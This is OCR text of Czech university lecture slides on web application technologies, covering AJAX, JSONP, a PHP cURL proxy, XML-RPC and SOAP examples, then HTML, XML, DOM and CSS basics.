
Klasická komunikace

- HTTP požadavky vyvolává prohlížeč při standardní navigaci na základě akcí uživatele



Komunikace pomocí JS – AJAX/AJAJ

- HTTP požadavek je vyvolán pomocí JS přes speciální objekt
  - Nemusí dojít k překreslení celého dokumentu ani ke změně URL v adr. řádku




Omezení/nevýhody

- Nelze spouštět skripty na jiné doméně
  - Z důvodů bezpečnosti
    - JSONP nebo proxy
- Složitější ladění
  - je nutné zpracovat v JS chyby komunikace

Nic nového…

- načítání stránek (např. s JS kódem) do skrytého prvku iframe
  - Např. internetové chaty už kolem r.2000



JavaScriptový HTTP klient

- Objekt XMLHttpRequest
  - Důležité metody
    - obj.open(method, url, async)
      - Otevře konexi
      - Asynchrnonní true = nečeká a provádí další příkazy JS, vyvolávají se události
    - obj.send(data)
      - Data jsou nepovinná, použijí se pro POST metodu
    - obj.abort()

JavaScriptový HTTP klient

- Objekt XMLHttpRequest
  - Důležité vlastnosti
    - obj.readyState
      - 0 až 4
    - obj.status
      - 200, 404, … HTTP kódy
    - obj.responseText
      - Data poslaná ze serveru jako text – pro JSON
    - obj.responseXML
      - Data poslaná ze serveru jako DOM

JavaScriptový HTTP klient

- Objekt XMLHttpRequest
  - Hlavní událost:
    - client.onreadystatechange

    - Vyvolá se při změně vlastnosti readyState
    - Kontrolujeme
      - this.readyState == 4
      - this.status == 200

Jak to funguje

- Na straně klienta požádáme server o nějakou URL
  - Můžeme poslat i POST data
- Server požadavek zpracuje
  - odpoví textem, který obsahuje např. JSON nebo XML data
  - Nebo chybovým kódem 404, 500, …
- Na straně klienta odpověď zpracujeme

Ukázka PHP+JS+iframe

Ukázka PHP+JS+XMLHttpRequest

jQuery

- Metody:
  - $.ajax(…)
  - $.getJSON(url, callback)
  - $.post(…)
  - $.get(…)

Ukázka PHP+JS+jQuery

Změna URL v adresním řádku

- URL by mělo odpovídat stavu stránky
- Pomocí location.hash
  - Část URL za #
- Přes objekt history
  - Samostaná přednáška

Změna pomocí location.hash

- location.hash se zpracovává jen pomocí JavaScriptu
- Kontrolovat např. při události window.onload a uvést stránku do požadovaného stavu.

JSONP - JSON with padding

- načtení libovolného skriptu z libovolného zdroje, předání dat řešeno voláním JS funkce
  - název funkce je předán datovému zdroji

```
<script type="text/javascript">
  function zpracuj(data) {
    console.log(data)
  };
</script>
<script src="...?f=zpracuj"></script>
```


JSONP odpověď serveru

```
<script src="...?f=zpracuj"></script>

//obsahuje:
zpracuj({
  nejaka: "data",
  formatovana: "jako JSON",
  klic: "hodnota",
  …
});
```

v naší aplikaci deklarujeme funkci a serveru předáme její název; server se postará a její zavolání

Volání pomocí proxy

- v rámci backendové části vlastní aplikace vytvoříme skript, který zajistí síťovou komunikaci s jiným serverem
  - díky tomu je AJAX/AJAJ požadavek realizován jen na vlastní doméně



PHP proxy - knihovna cURL

```
<?php
  $ch = curl_init("http://www.example.com/");

  curl_setopt($ch, CURLOPT_HEADER, 0);
  curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

  $data = curl_exec($ch);
  curl_close($ch);

  header("Content-type: text/plain;charset=UTF-8");
  echo $data;
```

Komunikace obencě

- Komunikace server-server - často se využívá v e-commerce
  - platební brány
  - splátkové společnosti
  - mapové API (geolokace)
  - …

Otevření souboru

- PHP funkce fopen(), file_get_contents() apod. umí otvírat i vzdálené soubory
  - někdy je zakázáno
- POZOR! neplést s include "http://..."
  - vložení a spuštění jako PHP!!!
    - cizí kód se spustí na vašem serveru
  - nebezpečné a zakázané

cURL

- Knihovna pro síťovou komunikaci s danou URL
  - může realizovat GET, POST …
  - je to PHP plugin
    - ne vždy je k dispozici

XML-RPC

- Založeno na XML, daná syntaxe
- Knihovna, ale dá se realizovat i na základě generování XML souborů
  - je to PHP plugin
    - ne vždy je k dispozici

XML-RPC příklad - klient

```
$url = "…";
$request = xmlrpc_encode_request("getRand", array(100));
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, $request);
$data = curl_exec($ch);
curl_close($ch);
$response = xmlrpc_decode($data);
header("Content-type: text/plain");
echo $response;
```

XML-RPC příklad - server

```
function randomNumber($name, array $params) {
      return rand(0, $params[0]);
}
$request = file_get_contents("php://input", false);
$server = xmlrpc_server_create();
xmlrpc_server_register_method($server, "getRand",
                                        "randomNumber");
$response = xmlrpc_server_call_method($server, $request,
                                                  null);
xmlrpc_server_destroy($server);

header("Content-Type: text/xml");
echo $response;
```

XML-RPC request

```
<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
  <methodName>getRand</methodName>
  <params>
    <param>
      <value>
        <int>100</int>
      </value>
    </param>
  </params>
</methodCall>
```


XML-RPC response

```
<?xml version="1.0" encoding="iso-8859-1"?>
<methodResponse>
  <params>
    <param>
      <value>
        <int>24</int>
      </value>
    </param>
  </params>
</methodResponse>
```

SOAP

- Také založeno na XML, ale robustnější
- Služba je popsána WSDL, které je uloženo v registru služeb
  - nepovinné
- Knihovna v PHP nabízí třídu SoapClient a SoapServer
  - je to PHP plugin
    - ne vždy je k dispozici

SOAP


klinet využívající webovou službu
SOAP
webová služba
komunikace pomocí XML zpráv
hledání služby
popis rozhraní služby
popisuje rozhraní služby
UDDI registr
WSDL
odkaz na popis služby

SOAP příklad - server

```
class NumberGenerator {
  function generate($max) {
    return rand(-$max, $max);
  }
  function generatePositive($max) {
    return rand(0, $max);
  }
}
$server = new SoapServer(null,
            array("uri" => "generator"));
$server->setClass('NumberGenerator');
$server->handle();
```

SOAP příklad - klient

```
$url = "…";
$client = new SoapClient(null,
  array(     'location' => $url,
             'uri'      => 'generator',
             'trace'    => 1 )
);

echo $client->generate(100);
echo "<br />";
echo $client->generatePositive(50);
```

Provozně ekonomická fakulta

Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 15.3.2016

Webové aplikace

Technologie - HTML a XML, CSS, LESS

Mendelova univerzita v Brně

Značkovací jazyky

- HTML4 a starší
- XML
  - XHTML
- HTML5


HTML – HyperText Markup Language

- Počátek 90. let
- Značky:
  - Strukturální
    - hlavička
    - tělo
  - Vizuální
    - Definují vzhled (nepoužívají se - nahrazeno CSS)
  - Sémantické
    - Popisují jednotlivé prvky podle jejich obsahu

HTML dokument

- Je zobrazitelný v internetovém prohlížeči
- Tvoří se v textovém nebo WYSIWYG editoru
- Obsahuje HTML značky (tagy) a text
  - stromová struktura
- Značky tvoří stromovou strukturu
  - hlavička, tělo


DOM



- Document Object Model
- Stromová reprezentace HTML (XML) dokumentu
  - Každý uzel může mít potomky (children)
  - Obvyklé atributy jako vlastnosti
  - Každý objekt má standardní metody a atributy
  - Změny v DOM se promítají ihned do dokumentu v prohlížeči

HTML4 ukázka (zastaralé!!!)

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head>
    ...
  </head>
  <!-- poznámka -->
  <body>
    <p>Toto je odstavec</p>
    <img src="…" alt="obrázek">
  </body>
</html>
```



HTML značky - párové/nepárové

- Párová

- Nepárová

, <input type=… />

HTML značky – blokové/inline

- Blokové elementy
  - div, p, h1, h2, ul, …
  - zobrazí se jako obdélník na celou šířku
  - zalomí se za nimi řádek
- Inline (řádkové) elementy
  - span, strong, em, img, …
  - hlavně v textu

HTML – vkládání speciálních znaků

- Entity:
  - Jelikož tagy jsou uzavřeny do < a > je nutné tyto znaky v datech nahradit.
  - < <
  - > >
  - & &
  - © ©
  - a mnoho dalších…

Bezpečnost - XSS!!!

HTML – vkládání speciálních znaků

- Např. chceme vytvořit v HTML návod k zápisu HTML

```
<p>
  Odstavec se v HTML zapíše
  pomocí tagu &lt;p&gt;
  </br>
  Znak &amp; zapíšeme pomocí &amp;amp;
</p>
```

Odstavec se v HTML zapíše pomocí tagu <p>
Znak & zapíšeme pomocí &

Časté chyby

- Překřížené značky
  - `<p><a href="…">text</p></a>`
  - `<p><a href="…">text</a></p>`
- Značky nejsou uzavřené
  - `<p><span>Text…</p>`
  - `<p><span>Text…</span></p>`

v některých verzích HTML není povinné

- Prohlížeče jsou na tyto chyby připravené a často je umí detekovat a opravit

XML – Extensible Markup Language

- Rozšiřitelný značkovací jazyk
- Použití:
  - Přenos a uložení libovolných strukturovaných dat
  - Vytváření XML aplikací (nový jazyk založený na XML)
- Definujeme tagy, atributy a data.

na rozdíl od HTML si můžu XML značky vymyslet

XML – ukázka – aplikace „články“

```
<?xml version="1.0" encoding="UTF-8" ?>
<clanky>
  <clanek autor="Josef Novak">
    <info vytvoreno="2013-01-10" />
    <titulek>Nazev clanku</titulek>
    <text>Text clanku...</text>
  </clanek>
  <clanek autor="Jan Stary">
    <info vytvoreno="2012-12-03" />
    <titulek>Nazev dalsiho clanku</titulek>
    <text>Text clanku...</text>
  </clanek>
</clanky>
```

XML Aplikace – příklady

- Dokumenty MS Office + zip
- Dokumenty Open Document + zip
- Export produktů z eshopů do vyhledávačů zboží
- XML sitemap
- XHTML
- RSS
- …

XML - HTML - XHTML

- u XML aplikace si můžeme vymyslet vlastní značky
- XHTML má značky dané
  - je to tedy (svým způsobem) XML aplikace
- Původní HTML nebylo striktně dle XML normy
  - a HTML5 zase není
  - XML je příliš složité pro pohodlné ruční psaní

Well formed XML

- Právě jeden kořenový element
- Elementy se nesmí překrývat
- Atributy musí být v uvozovkách
  - <tag atribut="hodnota" …>…
- Elementy musí být uzavřeny
  - <tag></tag> nebo <tag />
- Obvykle generováno strojově
- Ověřit validátorem

HTML5

- Poslední verze standardu
- Stále se vyvíjí
- Mnoho nových značek
  - některé naopak zrušeny
- Není vázané XML normou
- Spravuje jej konsorcium W3C
- Někdy je takto označován balík nových technologií v HTML i CSS

HTML5 – ukázka

```
<!DOCTYPE html>
<html>
  <!-- hlavička dokumentu -->
  <head>
    <meta charset="utf-8" />
    <title>Titulek stránky</title>
  </head>
  <!-- tělo dokumentu -->
  <body>
    <h1>Nadpis stránky</h1>
    <p>Toto je odstavec v dokumentu</p>
  </body>
</html>
```

Pozor na vlastní kódování souboru!

Validita HTML kódu

- Validátory pro kontrolu
  - Dostupné na webu nebo jako doplněk prohlížeče
  - Validita je důležitá, ale ne vždy zajistitelná
    - uživatelé vkládající obsah do stránek
    - někdy i přes WYSIWYG editory
  - Někdy je nutné porušit pravidla
- http://validator.w3.org/

ale dá se tomu vyhnout

CSS


- Cascading style sheet
  - styly se vrství přes sebe
  - platí vždy ten poslední nebo bližšší
- Pro nastavení vzhledu HTML
- Oddělují vzhled a obsah
- Vyvíjí se souběžně s HTML
  - http://caniuse.com/

CSS

- Nastavujeme:
  - Rozložení elementů, okraje, odsazení, velikost…
  - Obrázky/barvy pozadí, barvy, …
  - Speciální efekty (stín, průhlednost, animace…)
  - médium -> responsivní webdesign
  - …

Podpora v prohlížečích

- Nové/experimentální vlastnosti jsou uvedeny pomocí prefixu
  - -webkit-border-radius: …
  - -moz-border-radius: …



CSS – příklad

```
p.form_error {
  /* komentář v CSS */
  border: 2px solid #F4A186;
  background: url('…') no-repeat middle left;
  background-color: #FFC3A0;
  padding: 5px 5px 5px 35px;
  font-weight: bold;
  margin: 15px;
}
```

Připojení CSS k HTML

- V hlavičce
  - Tag meta a samostatný CSS soubor
  - Tag style (přímé vložení)
- Inline
  - atribut style přímo na tagu

Propojení CSS a HTML – soubor

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <link rel="stylesheet" type="text/css"
          href="…" />
    <title>Titulek stránky</title>
  </head>
  <body>
    …
  </body>
</html>
```

Propojení CSS a HTML – v hlavičce


```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <style>
       body { color: #00FF00; }
    </style>
    <title>Titulek stránky</title>
  </head>
  <body>
    …
  </body>
</html>
```

Propojení CSS a HTML – inline CSS


```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>Titulek stránky</title>
  </head>
  <body>
    <p style="font-weight: bold;">tučně</p>
  </body>
</html>
```

CSS barvy

- HEX
  - `color: #FF1234;`
  - `color: #F00;  /* #FF0000 */`
- RGB
  - `color: rgb(255, 0, 0);`



CSS jednotky




- DPI / PPI
  - počet bodů/pixelů na jeden palce
  - mnoho jednotek je definováno právě přepočtem počtu bodů/pixelů na palec
    - a jsou proto relativní (na různých zařízeních se zobrazí různě velké)
    - absolutní jednotky jsou mm, cm, apod.

Relativní/absolutní jednotka

- absolutní
  - cm, mm, in, pt, pc
- relativní
  - em, rem, ex, ch, vw, vh, vmin, vmax
- něco mezi
  - px - absolutní na obrazovce, relativní ve skutečnosti (podle DPI/PPI)

CSS pixely

- poměr mezi hardwarovým pixelem a obrazovým (např. Retina)
  - např. zobrazují obrazový pixel přes 4 hardwarové

